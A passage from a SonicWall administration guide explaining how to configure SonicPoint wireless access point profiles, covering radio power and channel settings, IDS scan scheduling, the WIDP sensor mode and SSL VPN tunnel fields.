



For how to configure the ACL Enforcement settings, see ACL Enforcement section.

SonicPoint AC Radio 0 Advanced and Radio 1 Advanced Tabs

These settings affect the operation of the Radio 1 Basic radio bands. The SonicPoint has two separate radios built in. Therefore, it can send and receive on both bands at the same time.

The **Radio 0 Advanced** and **Radio 1 Advanced** tabs are quite similar.





The options on the **Radio 0 Advanced** and **Radio 1 Advanced** tabs are the same except that **Radio 0 Advanced** has the Fragmentation Threshold (bytes) field.

To configure the Radio 0 Advanced and Radio 1 Advanced setting:

1 Select **Hide SSID in Beacon** to have the SSID send null SSID beacons in place of advertising the wireless SSID name. Sending null SSID beacons forces wireless clients to know the SSID before connecting. By default, this option is unchecked.

2 From the **Schedule IDS Scan** drop-down menu, select a schedule for the IDS (Intrusion Detection Service) scan. Select a time when there are fewer demands on the wireless network to minimize the inconvenience of dropped wireless connections. You can create your own schedule by selecting **Create new schedule** or disable the feature by selecting **Disabled**, the default.

NOTE: IDS offers a wide selection of intrusion detection features to protect the network against wireless threats. This feature detects attacks against the WLAN Infrastructure, which consists of authorized access points, the RF medium, and the wired network. An authorized or valid-AP is defined as an access point that belongs to the WLAN infrastructure. The access point is either a Sonicpoint or a third party access point.

3 From the **Data Rate** drop-down menu, select the speed at which the data is transmitted and received. Best (default) automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate, from a minimum of 1 Mbps to a maximum of 54 Mbps.

4 From the **Transmit Power** drop-down menu, select the transmission power. Transmission power effects the range of the SonicPoint.

- **Full Power (default)**
- **Half (-3 dB)**
- **Quarter (-6 dB)**
- **Eighth (-9 dB)**
- **Minimum**

5 From the **Antenna Diversity** drop-down menu, select the method that determines which antenna the SonicPoint uses to send and receive data.

- **Best**: This is the default setting. When Best is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal. In most cases, Best is the optimal setting.
- **1**: Select **1** to restrict the SonicPoint to use antenna 1 only. Facing the rear of the SonicPoint, antenna 1 is on the left, closest to the power supply.
- **2**: Select **2** to restrict the SonicPoint to use antenna 2 only. Facing the rear of the SonicPoint, antenna 2 is on the right, closest to the console port.

6 In the **Beacon Interval (milliseconds)** field, enter the number of milliseconds between sending wireless SSID beacons. The minimum interval is 100 milliseconds, the maximum is 1000 milliseconds, and the default is 100 milliseconds.

7 In the **DTIM Interval** field, enter the DTIM interval in milliseconds. The minimum number of frames is 1, the maximum is 255, and the default is 1.

For 802.11 power-save mode clients of incoming multicast packets, the **Delivery Traffic Indication Message (DTIM)** interval specifies the number of beacon frames to wait before sending a DTIM.

8 In the **Fragmentation Threshold (bytes)** field, enter the number of bytes of fragmented data you want the network to allow. Fragment wireless frames to increase reliability and throughput in areas with RF interference or poor wireless coverage. Lower threshold numbers produce more fragments. The minimum threshold is 256 bytes, the maximum is 2346 bytes, and the default is 2346 bytes.

9 In the **RTS Threshold (bytes)** field, enter the threshold for a packet size, in bytes, at which a request to send (RTS) will be sent before packet transmission. Sending an RTS ensures that wireless collisions do not take place in situations where clients are in range of the same access point, but may not be in range of each other. The minimum threshold is 256 bytes, the maximum is 2346 bytes, and the default is 2346 byes.

10 In the **Maximum Client Associations** field, enter the maximum number of clients you want each SonicPoint using this profile to support on this radio at one time. The minimum number of clients is 1, the maximum number is 128, and the default number is 32.

11 In the **Station Inactivity Timeout (seconds)** field, enter the maximum length of wireless client inactivity before Access Points age out the wireless client, in seconds. The minimum period is 60 seconds, the maximum is 36000 seconds, and the default is 300 seconds.

12 From the **WMM (Wi-Fi Multimedia)** drop-down menu, select whether a WMM profile is to be associated with this profile:

- **Disabled** (default)
- **Create new WMM profile**. If you select **Create new WMM profile**, the **Add Wlan WMM Profile** dialog displays. For information about configuring a WMM profile, see Configuring Wi-Fi Multimedia Parameters.
- **Custom WLAN WMM profile**

13 Select **Enable Short Slot Time** to allow clients to disassociate and reassociate more quickly. Specifying this option increases throughput on the 802.11n/g wireless band by shortening the time an access point waits before relaying packets to the LAN. By default, this option is not selected.


14 Select **Does not allow Only 802.11b Clients to Connect** if you are using Turbo G mode and, therefore, are not allowing 802.11b clients to connect. Specifying this option limits wireless connections to 802.11g clients only. By default, this option is not selected.

15 Select **Enable Green AP to allow the SonicPoint ACe/ACi/N2 radio** to go into sleep mode. This saves power when no clients are actively connected to the SonicPoint. The SonicPoint will immediately go into full power mode when any client attempts to connect to it. Green AP can be set on each radio independently, Radio 0 (5GHz) and Radio 1 (2,4GHz).

16 In the **Green AP Timeout(s)** field, enter the timeout value in seconds that the access point will wait while it has no active connections before it goes into sleep mode. The timeout values can range from 10 seconds to 600 seconds. The default value is 20 seconds.

SonicPoint AC Sensor Tab

In the **Sensor** tab, you enable or disable Wireless Intrusion Detection and Prevention (WIDP) mode.



NOTE: If this option is selected, Access Point or Virtual Access Point(s) functionality will be disabled automatically.

1 Select **Enable WIDF sensor** to have the SonicPoint operate as a dedicated WIDP sensor.

2 From the drop-down menu, select the schedule for when the SonicPoint operates as a WIDP sensor or select **Create new schedule...** to specify a different time; default is **Always on**.


Configuring a SonicPoint NDR Profile

You can add any number of SonicPoint NDR profiles. The specifics of the configuration will vary slightly depending on which 802.11 protocols you select.

To configure a SonicPoint NDR provisioning profile:

1 Navigate to **SonicPoint > SonicPoints** page.


2 To add a new SonicPoint NDR profile, click the **Add SonicPoint NDR Profile** button in the **SonicPoint N Provisioning Profiles** table. To edit an existing profile, select the profile and click the **Configure** icon in the same line as the profile you want to edit. The **Add/Edit SonicPoint NDR Profile** dialog displays.



You configure the SonicPoint NDR through options on these tabs:

- General Tab
- 802.11n Radio 0 and 802.11n Radio 1 Tabs
- Radio 0 Advanced and Radio 1 Advanced Tabs
- Sensor Tab

General Tab



In the **General** tab, configure the desired settings:

- SonicPoint Settings section
- Virtual Access Point Settings section
- L3 SSL VPN Tunnel Setting section


SonicPoint Settings section

1 Check **Enable SonicPoint** to enable each SonicPoint NDR automatically when it is provisioned with this profile. This option is selected by default.

2 Optionally, check **Retain Settings** to have the SonicPoint NDRs provisioned by this profile retain customized settings until system restart or reboot. This option is not selected by default.

If you select this option, the **Edit** button becomes active and the **Retain Settings** dialog displays. To specify the settings to retain:

a If you are editing an existing SonicPoint NDR profile, click the **Edit** button. The **Retain Settings** dialog displays.



b Do one of the following:

- Check the **Retain All Settings** box; all the other options become dimmed.
- Check the boxes of the individual settings to be retained.

c Click **OK**.

3 Optionally, check the **Enable RF Monitoring** box to enable wireless RF Threat Real Time Monitoring and Management. This option is not selected by default.

4 Enter a prefix for the names of all SonicPoint NDRs connected to this zone in the **Name Prefix** field. This prefix assists in identifying SonicPoint NDR on a zone. When each SonicPoint NDR is provisioned, it is given a name that consists of the name prefix and a unique number, for example: SonicPoint NDR 126008.

5 Select the country where you are operating the SonicPoint NDRs from the **Country Code** drop-down menu. The country code determines which regulatory domain the radio operation falls under.

6 From the **EAPOL Version** drop-down menu, select the version of EAPoL (Extensible Authentication Protocol over LAN) to use: **v1** or **v2**. The default is **v1**, but v2 provides better security.

Virtual Access Point Settings section

1 Optionally, select an 802.11n Virtual Access Point (VAP) group to assign these SonicPoint NDRs to a VAP from the **802.11n Radio 0 Virtual AP Group** and **802.11n Radio 1 Virtual AP Group** drop-down menus. The drop-down menus allow you to create a new VAP group. For more information on VAPs, see SonicPoint > Virtual Access Point.

L3 SSL VPN Tunnel Setting section

1 In the **SSL VPN Server** field, enter the IP address of the SSL VPN server.

2 In the **User Name** field, enter the User Name of the SSL VPN server.

3 In the **Password** field, enter the Password for the SSL VPN server.

4 In the **Domain** field, enter the domain that the SSL VPN server is located in.

5 Click the **Auto-Reconnect** check box for the SonicPoint to auto-reconnect to the SSL VPN server.


NOTE: To Configure L3 SSL VPN, refer to SonicPoint Layer 3 Management and SSL VPN > Client Settings.

802.11n Radio 0 and 802.11n Radio 1 Tabs

The 802.11n Radio 0 and 802.11n Radio 1 tabs are similar and have only a few differences, which are noted in the steps.

NOTE: The sections and options displayed on the **802.11n Radio 0/1** tabs change depending on whether you selected a VAP group in the **802.11n Radio 0/1 Virtual AP Group** drop-down menus on the **General** tab and the mode you select in the **Mode** drop-down menu. These choices apply only to the radio for which they were selected.

1 Click the **802.11n Radio 0/1** tab.




2 Configure the settings for the 802.11 5GHz (Radio 0) and 2.4GHz (Radio 1) band radios:

- 802.11n Radio 0 Settings and 802.11n Radio 1 Settings section
- Wireless Security section
- Virtual Access Point Encryption Settings section
- ACL Enforcement section
- Remote MAC Address Access Control Settings section

802.11n Radio 0 Settings and 802.11n Radio 1 Settings section

NOTE: The options change depending on the mode you select.



1 Check the **Enable Radio** check box to automatically enable the 802.11n radio bands on all SonicPoint NDRs provisioned with this profile. This option is selected by default.

- From the **Enable Radio** drop-down menu, select a schedule for when the 802.11n radio is on or create a new schedule; default is **Always on**. You can create a new schedule by selecting **Create new schedule**.

2 Select your preferred radio mode from the **Mode** drop-down menu. The wireless security appliance supports the modes shown in Mode Options.

Mode Options

802.11n Radio 0	802.11n Radio 1	
5GHz 802.11n Only	2.4GHz 802.11n Only	Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
5GHz 802.11n/a Mixed	2.4GHz 802.11n/g/b Mixed	Supports 802.11a and 802.11n (Radio 0) or 802.11b, 802.11g, and 802.11n (Radio 1) clients simultaneously. If your wireless network comprises multiple types of clients, select this mode. This is the default.
5GHz 802.11a Only		Select this mode if only 802.11a clients access your wireless network.
	2.4GHz 802.11g Only	If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.

TIP: For 802.11n clients only, for optimal throughput speed solely, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

NOTE: The available **801.11n Radio 0/1 S.ettings** options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n, the following options are displayed: **Radio Band, Primary Channel, Secondary Channel, Enable Short Guard Interval,** and **Enable Aggregation**.
- Does not support 802.11n, only the **Channel** option is displayed.

3 Optionally, select **Enable DFS Channels** to enable the use of Dynamic Frequency Selection (DFS), which allows wireless devices to share the same spectrum with existing radar systems within the 5 GHz band.

NOTE: If you select this option, choose either **Standard - 2MHz Channel** or **Wide - 40 MHz Channel** as the **Radio Band**. The **Primary Channel** and **Standard Channel** drop-down menus then display a choice of available sensitive channels.

NOTE: This option only appears on the **802.11n Radio 0** tab as the 802.11n Radio 1 does not have a wireless speed connection mode of at least 5 GHz.

4 In the **SSID** field, enter a recognizable string for the SSID of each SonicPoint NDR using this profile. This is the name that will appear in clients' lists of available wireless connections.

NOTE: If all SonicPoint NDRs in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint NDR to another.

5 If you selected a mode that:

- Supports 802.11n, go to Step 7.
- Does *not* support 802.11n, select a channel from the **Channel** drop-down menu.
  - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting. Use **Auto** unless you have a specific reason to use or avoid specific channels.
  - **Specific channel** – You can select a single channel within the range of your regulatory domain. Selecting a specific channel also can help with avoiding interference with other wireless networks in the area.

Available Channels

Radio 0: 802.11a Only	Radio 1: 802.11g Only
Channel 36 (5180 MHz)	Channel 1 (2412 Mhz)
Channel 40 (5200 MHz)	Channel 2 (2417 MHz)
Channel 44 (5220 MHz)	Channel 3 (2422 MHz)
Channel 48 (5240 MHz)	Channel 4 (2427 MHz)
Channel 149 (5745 MHz)	Channel 5 (2432 MHz)
Channel 153 (5765 MHz)	Channel 6 (2437 MHz)
Channel 157 (5785 MHz)	Channel 7 (2442 MHz)
Channel 161 (5805 MHz)	Channel 8 (2447 MHz)
	Channel 8 (2452 MHz)
	Channel 10 (2457 MHz)
	Channel 11 (2462 MHz)

6 Go to Step 10.

NOTE: When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed.

7 For (802.11n only): from the **Radio Band** drop-down menu, select the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Both the **Primary Channel** and **Secondary Channel** are set to **Auto** also. This is the default setting.
- **Standard - 20 MHz Channel**—Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** options.

- **Standard Channel**—This drop-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity.

  Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels depend on which Radio you are configuring:

  - Radio 0: Same as for 802.11a in Step 5
  - Radio 1: Same as for 802.11g in Step 5

- **Wide - 40 MHz Channel**—Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are active:

  - **Primary Channel**—By default this is set to **Auto**. Optionally, you can specify a specific primary channel. The available channels are the same as for 802.11a in Step 5.
  - **Secondary Channel**—Is set to **Auto** regardless of the setting of Primary Channel.

8 **Enable Short Guard Interval**—Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns).

NOTE: This option is not available if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

